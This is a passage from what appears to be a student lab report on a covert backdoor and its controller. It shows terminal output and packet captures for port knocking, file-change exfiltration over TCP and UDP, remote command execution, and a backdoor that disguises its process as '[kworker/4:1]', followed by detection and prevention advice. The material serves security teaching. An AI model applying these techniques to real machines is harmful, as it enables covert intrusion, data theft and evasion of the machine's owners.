
```
[root@DataComm CovertBackdoor]# ./backdoor
Password Received: comp
Cmd Received: 2|/test/test.txt
```

When there are changes in file to monitor, send results to Controller via TCP

We modify the file's contents. Once we save the file, we receive the following messages from the backdoor; note the port knocks from the backdoor:

```
wd=1 mask=8 cookie=0 len=16
name=test.txt
CLOSE (file) 0x00000008
HPING 192.168.0.16 (em1 192.168.0.16): udp mode set, 28 headers + 0 data bytes

--- 192.168.0.16 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.0.16 (em1 192.168.0.16): udp mode set, 28 headers + 0 data bytes

--- 192.168.0.16 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.0.16 (em1 192.168.0.16): udp mode set, 28 headers + 0 data bytes

--- 192.168.0.16 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
File: TCP
Hello World!
```

These screenshots confirm that our program is capable of monitoring files. To check the network, Wireshark was running during testing. After filtering the capture, the following screenshot confirms our communication:



Filter: ip.src eq 192.168.0.17 Expression... Clear Apply Save

No.	Time	Source	Destination	Protoco	Lengtl	Info
10216	672.68748700(	192.168.0.17	192.168.0.16	UDP	60	Source port: p2pq Destination port: 54321
10230	673.71352600(	192.168.0.17	192.168.0.16	UDP	60	Source port: adaptecmgr Destination port: italk
10248	674.74347300(	192.168.0.17	192.168.0.16	UDP	60	Source port: unicontrol Destination port: 34251
10898	795.66148300(	192.168.0.17	192.168.0.16	UDP	60	Source port: l3-exprt Destination port: 54321
10904	796.68857900(	192.168.0.17	192.168.0.16	UDP	60	Source port: worldfusion1 Destination port: italk
10908	797.71858100(	192.168.0.17	192.168.0.16	UDP	60	Source port: sunclustergeo Destination port: 34251
10913	798.72501200(	192.168.0.17	192.168.0.16	TCP	74	49771 > 10022 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 T
10915	798.72527200(	192.168.0.17	192.168.0.16	TCP	66	49771 > 10022 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=12754929 T
10916	798.72533900(	192.168.0.17	192.168.0.16	TCP	146	49771 > 10022 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=80 TSval=1275
10918	798.72540600(	192.168.0.17	192.168.0.16	TCP	66	49771 > 10022 [FIN, ACK] Seq=81 Ack=1 Win=29312 Len=0 TSval=1275
10920	798.72567400(	192.168.0.17	192.168.0.16	TCP	66	49771 > 10022 [ACK] Seq=82 Ack=2 Win=29312 Len=0 TSval=12754929
13782	1352.0117140(	192.168.0.17	224.0.0.251	MDNS	114	Standard query response 0x0000 PTR _workstation._tcp.local

Of these packets, there are no evidence to suggest that "Hello World!" exists as plaintext within the payload. Therefore, we were able to exfiltrate the data using covert channels.

When there are changes in file to monitor, send results to Controller via UDP

We modify the file's contents. Once we save the file, we receive the following messages from the backdoor; note the port knocks from the backdoor:

```
[root@DataComm CovertBackdoor2]# ./backdoor
Password Received: comp
Cmd Received: 2|/test/test.txt

wd=1 mask=8 cookie=0 len=16
name=test.txt
CLOSE (file) 0x00000008
HPING 192.168.0.21 (em1 192.168.0.21): udp mode set, 28 headers + 0 data bytes

--- 192.168.0.21 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.0.21 (em1 192.168.0.21): udp mode set, 28 headers + 0 data bytes

--- 192.168.0.21 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.0.21 (em1 192.168.0.21): udp mode set, 28 headers + 0 data bytes

--- 192.168.0.21 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
File: /test/test.txt
UDP: Hello World! Attempting UDP!!!?
```

These screenshots confirm that our program is capable of monitoring files. To check the network, Wireshark was running during testing. After filtering the capture, the following screenshot confirms our communication:

Filter: ip.dst eq 192.168.0.21 Expression... Clear Apply Save

No.	Time	Source	Destination	Protoco	Lengtł	Info
109	21.409031000	192.168.0.22	192.168.0.21	UDP	42	Source port: icg-iprelay Destination port: postgresql
110	21.409269000	192.168.0.21	192.168.0.22	ICMP	70	Destination unreachable (Port unreachable)
113	21.453004000	192.168.0.22	192.168.0.21	UDP	42	Source port: icg-iprelay Destination port: search-agent
114	21.453236000	192.168.0.21	192.168.0.22	ICMP	70	Destination unreachable (Port unreachable)
117	21.495102000	192.168.0.22	192.168.0.21	UDP	42	Source port: icg-iprelay Destination port: agps-port
118	21.495317000	192.168.0.21	192.168.0.22	ICMP	70	Destination unreachable (Port unreachable)
121	21.507507000	192.168.0.22	192.168.0.21	UDP	122	Source port: 45253 Destination port: 10022
349	68.009991000	192.168.0.22	192.168.0.21	UDP	42	Source port: scol Destination port: postgresql
370	69.047105000	192.168.0.22	192.168.0.21	UDP	42	Source port: ms-olap2 Destination port: search-agent
380	70.077106000	192.168.0.22	192.168.0.21	UDP	42	Source port: amiganetfs Destination port: agps-port
385	71.083565000	192.168.0.22	192.168.0.21	UDP	122	Source port: 35250 Destination port: 10022

Of these packets, there are no evidence to suggest that “Hello World!” exists as plaintext within the payload. Therefore, we were able to exfiltrate the data using covert channels.

Controller will be exporting changes if file to monitor is specified

On the Controller’s side, we receive the changed values from the file we were monitoring outputted to console when the protocol was using TCP:

```
[root@DataComm CovertBackdoor]# ./controller -c file
Source Host: 192.168.0.16
Source Port: 10022
Destination Host: 192.168.0.17
Destination Port: 10022
file
Please input file to get: /test/test.txt
You entered: /test/test.txt
TCP
Hello World!
[root@DataComm CovertBackdoor]#
```

Likewise, the output for UDP component of the exfiltration yields similar results as seen in the following screenshot.

```
[root@DataComm CovertBackdoor2]# ./controller -c file
file
Please input file to get: /test/test.txt
You entered: /test/test.txt
Hello World! Attempting UDP!!!?
```

This confirms that the Controller is able to listen in modes TCP and UDP protocols.

Slave can execute commands from Controller


While the backdoor is running on the Slave, the Controller executes the following command and sends it to the backdoor application over TCP:

```
[root@DataComm CovertBackdoor]# ./controller -c cmd
Source Host: 192.168.0.16
Source Port: 10022
Destination Host: 192.168.0.17
Destination Port: 10022
cmd
Please input a command line argument to run: pwd
You entered: pwd
```

The backdoor parses this command, and attempts to execute it. Upon completion of execution, as seen in the below screenshot, the backdoor sends the output back to the Controller.

```
Password Received: comp<
Cmd Received: 1|pwd
Command: pwd
/root/Documents/CovertBackdoor
```

This screenshot from Wireshark running on the Slave machine shows the traffic being sent to the Controller:




This confirms that our backdoor is able to communicate back to the Controller.

Controller can receive command results from Slave after execution

Once we were able to send our command to the backdoor, the Controller waits until it receives a response from the backdoor. When it does, the application outputs response values like so:

```
[root@DataComm CovertBackdoor]# ./controller -c cmd
Source Host: 192.168.0.16
Source Port: 10022
Destination Host: 192.168.0.17
Destination Port: 10022
cmd
Please input a command line argument to run: pwd
You entered: pwd
/root/Documents/CovertBackdoor
```


While its not possible to see the time between each line of output, the following screenshot from Wireshark can help highlight the spread of these payloads:




Basically, over a set of 11 packets, each packet was delayed by 1 second. For a small line of text, this is quite long. However, to maintain covertness, it is imperative to have the traffic spread out. This confirms that the Controller can receive responses from the backdoor.

When connection is requested, Controller recognizes port knocking sequence


Once the firewall configuration is applied, a port knocking script is tested against the system. The script is executed by the backdoor to use hping3 to craft packets specific to our port knocking signature. Here are the firewall results after sending a packet to each port STATE:



In the above screenshot, 3 packets were fired to the following ports: 5432, 1234, and 3425 in that particular order before firing a packet to 10022, which is our listening port for both applications. Once these ports were knocked upon by our script, the firewall allowed our UDP packet to pass through. However, once we change the order to ports 3425, 5432 and 1234 respectively…



The firewall disallows the packet to port agps-port (3425) in the first packet, but allows postgres (5432) and search-agent (1234) because they are configured in first and second order. Here is a screenshot of the Wireshark capture:



The Controller's firewall is properly configured and is capable for enabling port knocking features.

Project Limitations & Future Implementation

During the development phase of our program, using Linux's System Monitor, we found that our backdoor pinned down one of the four cores in our victim machine. This is due to the fact that the backdoor uses pcap loop to listen for our controller to send commands. Unfortunately, this is susceptible to detection when an adept user realizes that their machine is losing performance. To remedy this, we would suggest implementing Epoll and Signals to alleviate the stress placed on one core.

One of the few awkward things about our program was how it was not able to handle specified protocols in the Controller's configuration file. Initially, we found that it would be most intuitive if the protocol is specified by the user within the configuration file. However, upon compilation, our program continues to cause Segmentation Faults and they were due to the way the Controller handled and parsed the protocol we specified. As a workaround, and although it is cumbersome, we hardcoded the option into the program headers. For future implementation, we would like to tackle migrating this configuration issue back to the configuration file instead of specifying it in the header.

We also intended on adding threads to this project. Unfortunately, due to time constraints and awkward problems that we encountered, we decided to focus on the functional components of the project. With that in mind, it would be wise to allow the backdoor to listen on more than one file of interest. This can be accomplished using multithreading or epoll systems.

Finally, our project is currently only capable of monitoring one monitor for one change, per client session. With the inclusion of multithreading in the future, this design feature can become more robust for continual monitoring, and multiple file monitoring. Some other roadblocks occurred during development. One peculiar problem was a file corruption on either the Controller or Backdoor application. This resulted in a delay in the development and testing component of the project, and thus had to omit some design features.

Prevention & Detection

Throughout this project, we learned how sophisticated backdoors can be. In fact, the most robust backdoor is quite rare, but once it is embedded within the victim's machine, there is an infinite amount of possibilities the attacker could do. At that point, the only way to stop the victim machine from being used by the attacker is to prohibit any network access to it.

Some measures to detect covert activity is to implement a logging system for the firewall. Because the program may use a port knocking feature, by monitoring the firewall for any suspicious or unauthorized actions of "lowering shields", then that could very well mean that there is a backdoor.

In terms of prevention, frankly speaking, is much more difficult to handle because the means of implementing a backdoor often uses an unsuspecting user. Humans are the weakest link in any security chain, and once an attacker is able to convince such users that they are harmless, that is when users are taken advantage of, and machines become compromised.

The best course of action is, as a network administrator who specializes in network security, to educate the users as much as we can with regards to these dangerous type of attacks. That begs the question of what kind of education do these users require? To start, users should begin to follow corporate policies on stronger passwords. Other suggestions include being aware of social engineering tactics, phishing emails, malicious documents, and “free” storage media.

Conclusion

To close the discussion, as network administrators, we have done our due diligence to protect the network as much as we can when we educate our frail and sometimes technologically illiterate users. Even so, it is a never ending battle between hackers and administrators.

Sun Tzu says that “If you know the enemy and know yourself, you need not fear the result of a hundred battles.” However, “If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.” The purpose of all the assignments and projects thus far in our courses are meant to help us understand the enemy.

By understanding the enemy, his intentions and his attack strategies, we can tailor our defenses to counter them. We, as beginner network administrators, will have a better grasp of these attacks and while we may not win every battle, we will likely not lose all the battles compared to the rest of our competition. For us, it will take time and experience to fully understand the enemy before we can counter their every move.

Appendices

Appendix I - Files on Disk

The following are files that are located on-disk:

- Understanding Covert Backdoor Implementation (.pdf)
- Code Listings (directory) which includes:
    - backdoor.c
    - backdoor.h
    - controller.c
    - controller.h
    - helperFunctions.c
    - helperFunctions.h
    - (helperFunctions.o)
    - Makefile
    - README.txt
    - firewallScript.sh
    - knockKnock.sh

Appendix II - Test Evidence & Observations (from previous implementation)

Test Cases

Case #	Test Case	Tools Used	Expected Outcome	Results
1a	The Slave's process is masked	ps	The process name is explicitly defined in the Slave's code; cross referencing the ps command, we see that it exists	PASSED. See results for details.
1b	The Slave's process is masked	ps, kill	If we kill the Slave's masked process name, the Slave should die	PASSED. See results for details.
2	Packet has the proper information configured in its headers	Wireshark	Wireshark shows that the packet has the proper destination IP and destination Port	PASSED. See results for details.
3a	Slave is listening on the same port as the Controller is sending on	Terminal	If the ports are not the same, we will not connect.	PASSED. See results for details.
3b	Slave is able to receive the packet that was destined for it	Wireshark, Terminal	Terminal responds with appropriate message as expected; Wireshark displays the same packet as in [2]	PASSED. See results for details.
4a	Slave is able to decrypt the password and authenticate the Controller	Terminal	If the password does not match, there will be no attempt to connect to the Controller	PASSED. See results for details.
4b	Slave is able to decrypt the password and authenticate the Controller	Terminal	If the encrypt/decrypt key does not match, there will be no attempt to connect to the Controller	PASSED. See results for details.
4c	Slave is able to decrypt the password and authenticate the Controller	Terminal	Terminal responds with appropriate message that the Slave has successfully connected with the Controller	PASSED. See results for details.
5	Once authenticated and connected, the Slave will execute the command specified in [3]	Wireshark, Terminal	Command is executed; the results are then sent back to the controller; Wireshark packet capture shows content	PASSED. See results for details.
6	Controller receives content from the Slave	Wireshark, Terminal	Terminal outputs expected results; Wireshark confirms that the packet contains the same values	PASSED. See results for details.
7	Once packet is sent, Slave will listen for another packet with password, commands, etc.	Terminal	Attempt to redo the previous tests again to see if the Slave's responses are identical	PASSED. See results for details.

1a. The Slave’s Process Name is Masked

The header file, “backdoor.h”, explicitly tells us that its name will be “[kworker/4:1]” as seen below:

```
#define SIZE_ETHERNET 14
#define MASK "[kworker/4:1]"
#define FILTER_IP "192.168.0.15"
#define FILTER_PORT "10022"
```

After compiling and running the program, we can see that it exists as a process:

```
root@DataComm:~
File  Edit  View  Search  Terminal  Help
[root@DataComm Backdoor3]# ./backdoor
```

```
root@DataComm:~/Documents/Backdoor3
File  Edit  View  Search  Terminal  Help
root      2542  0.0  0.0 113092  2156 ?      Ss   13:44   0:00 /sbin/mount.ntf
root      2597 13.2  2.6 1215576 213084 ?    Sl   13:46   0:07 /opt/google/chr
root      2625  2.0  1.0 1083916 84132 ?     Sl   13:46   0:00 /opt/google/chr
root      2642 95.6  0.0   8640  1728 pts/0  R+   13:46   0:15 [kworker/4:1]
root      2643  0.1  0.0 116552  4572 pts/1  Ss   13:46   0:00 bash
root      2667  0.0  0.0 123360  2644 pts/1  R+   13:47   0:00 ps -aux
```

1b. The Slave’s Process Name is Masked

To prove that this is the same “[kworker/4:1]” process as our program, we will attempt to kill it using its process id:

```
root@DataComm:~
File  Edit  View  Search  Terminal  Help
[root@DataComm Backdoor3]# ./backdoor
Killed
[root@DataComm Backdoor3]#
```

```
root@DataComm:~/Documents/Backdoor3
File  Edit  View  Search  Terminal  Help
root      2597 13.2  2.6 1215576 213084 ?    Sl   13:46   0:07 /opt/google/chr
root      2625  2.0  1.0 1083916 84132 ?     Sl   13:46   0:00 /opt/google/chr
root      2642 95.6  0.0   8640  1728 pts/0  R+   13:46   0:15 [kworker/4:1]
root      2643  0.1  0.0 116552  4572 pts/1  Ss   13:46   0:00 bash
root      2667  0.0  0.0 123360  2644 pts/1  R+   13:47   0:00 ps -aux
[root@DataComm Backdoor3]# kill -SIGKILL 2642
[root@DataComm Backdoor3]#
```

Note on the left terminal: The program has explicitly told us that it has been killed. Therefore the “[kworker/4:1]” with the process of 2642 was the same as our backdoor.

2. Packet has the proper information configured in its headers

To use the Controller, we used the following execution:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c pwd
```

Here’s is the packet capture from Wireshark:

```
⊞ Frame 63: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
⊞ Ethernet II, Src: Dell_a3:da:ef (78:2b:cb:a3:da:ef), Dst: Dell_a3:d7:37 (78:2b:cb:a3:d7:37)
⊟ Internet Protocol Version 4, Src: 192.168.0.15 (192.168.0.15), Dst: 192.168.0.14 (192.168.0.14)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 40
    Identification: 0x8f48 (36680)
  ⊞ Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
  ⊞ Header checksum: 0x2a1a [validation disabled]
    Source: 192.168.0.15 (192.168.0.15)
    Destination: 192.168.0.14 (192.168.0.14)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
⊟ Transmission Control Protocol, Src Port: 10022 (10022), Dst Port: 10022 (10022), Seq: 0, Len: 0
    Source port: 10022 (10022)
    Destination port: 10022 (10022)
    [Stream index: 4]
    Sequence number: 0    (relative sequence number)
    Header length: 20 bytes
  ⊞ Flags: 0x002 (SYN)
    Window size value: 1939
    [Calculated window size: 1939]
  ⊞ Checksum: 0xb284 [validation disabled]

0000  78 2b cb a3 d7 37 78 2b  cb a3 da ef 08 00 45 00   x+...7x+ ......E.
0010  00 28 8f 48 00 00 80 06  2a 1a c0 a8 00 0f c0 a8   .(.H.... *.......
0020  00 0e 27 26 27 26 0d 0a  19 07 00 00 00 00 50 02   ..'&'&.. ......P.
0030  07 93 b2 84 00 00                                  ......
```

We can see that the Source and Destination Ports are as expected, as well as the proper source and destination addresses.

3a. Slave is listening on the same port as the Controller is sending on

Note the "FILTER_PORT" is 10022, which is our listening port.

```
#define SIZE_ETHERNET 14
#define MASK "[kworker/4:1]"
#define FILTER_IP "192.168.0.15"
#define FILTER_PORT "10022"
```

If our controller were to change the destination port, then we would expect to have no communication. The following is our execution command:

```
./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 10023 -c pwd
```

Note that the ports have been purposely changed from 10022 to 10023. Here's our result:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 100
23 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
```

And the application simply hangs there. Unfortunately, the controller is unable to communicate and must be manually killed. However, because they are not on the same ports, it allows the Slave to specifically listen on a port and nowhere else.

3b. Slave is able to receive the packet that was destined for it

On our controller, we executed the following command:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c pwd
```

On the Terminal, here is what we received:

```
/root/Documents/Backdoor3
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: pwd
/root/Documents/Backdoor3
```

On our Slave machine, with Wireshark running, we were able to intercept the incoming packet:

```
⊞ Frame 444: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: Dell_a3:da:ef (78:2b:cb:a3:da:ef), Dst: Dell_a3:d7:37 (78:2b:cb:a3:d7:37)
⊟ Internet Protocol Version 4, Src: 192.168.0.15 (192.168.0.15), Dst: 192.168.0.14 (192.168.0.14)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable T
    Total Length: 40
    Identification: 0x4961 (18785)
  ⊞ Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
  ⊞ Header checksum: 0x7001 [validation disabled]
    Source: 192.168.0.15 (192.168.0.15)
    Destination: 192.168.0.14 (192.168.0.14)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
⊟ Transmission Control Protocol, Src Port: 10022 (10022), Dst Port: 10022 (10022), Seq: 0, Len: 0
    Source port: 10022 (10022)
    Destination port: 10022 (10022)
    [Stream index: 6]
    Sequence number: 0    (relative sequence number)
    Header length: 20 bytes
  ⊞ Flags: 0x002 (SYN)
    Window size value: 1939
    [Calculated window size: 1939]
  ⊞ Checksum: 0xb284 [validation disabled]
```

We can see that the source ports and destination ports are what they should be, as well as the proper source and destination addresses.

4a. Slave is able to decrypt the password and authenticate the Controller

Firstly we will purposely change the password to an invalid one from “comp” to “pmoc” on our controller:

```
#ifndef HELPERFUNCTIONS_H
#define HELPERFUNCTIONS_H
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

#define encryptKey "netw"
#define password "pmoc"
```

Then we executed our command as we would normally do. The following screenshot shows the results from our Controller:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 100
23 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
```

Unfortunately, it hangs trying to listen for a response from the Slave. Because we know that we placed an improper password, the Slave will reject it. The following screenshot depicts exactly that:

```
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 503847700
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
password does not match
```

Note the “password does not match”; this is exactly what we would expect from an invalid password from the Controller!

4b. Slave is able to decrypt the password and authenticate the Controller

Now let’s revert the invalid password to a correct one, but this time, change the key from “netw” to an invalid “wten”:

```
helperFunctions.h
#ifndef HELPERFUNCTIONS_H
#define HELPERFUNCTIONS_H
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

#define encryptKey "wten"
#define password "comp"
```

We will execute the command again, as we did in [4a].

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 100
23 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
```

While the Controller hangs, this is a symptom of what we would expect from an invalid password. However, although we entered a proper password, the encryption key with “wten” outputs an unexpected value that the Slave cannot decrypt. In turn, it becomes an invalid password, as expected. Here’s the output from the Slave as proof:

```
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 337315870
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
password does not match
```

4c. Slave is able to decrypt the password and authenticate the Controller

We will now revert both password and key to “comp” and “netw” respectively on the Controller. We would expect that the transaction would continue as normal. The following screenshot is from the Controller:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 100
22 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
/root/Documents/Backdoor3
[root@DataComm Backdoor3]#
```

We see here that the application has terminated, which implies that the password has been accepted. To ensure that it has definitely worked, here's the screenshot from the Slave:

```
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: pwd
/root/Documents/Backdoor3
```

5. Once authenticated and connected, the Slave will execute the command specified in [2]

Once again, here is the command that we have been using thus far:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c pwd
```

We will change the command switch from "pwd" to "ls -l". Currently on our Slave, we are located within our "Backdoor3" directory which has the contents of our program, both Controller and Slave. We are expecting a few items. First from our Slave:

```
Password Received
We want to connect to port: 10022
Command: ls -l
total 100
-rwxr-xr-x 1 root root 25958 Oct  4 13:42 backdoor
-rw------- 1 root root  7329 Oct  3 16:47 backdoor.c
-rw------- 1 root root   884 Oct  2 12:51 backdoor.h
-rwxr-xr-x 1 root root 28174 Oct  4 13:42 controller
-rw------- 1 root root 11858 Oct  3 16:47 controller.c
-rw------- 1 root root  1266 Oct  3 14:40 controller.h
-rw------- 1 root root   335 Oct  1 22:28 helperFunctions.c
-rw------- 1 root root   214 Oct  3 14:10 helperFunctions.h
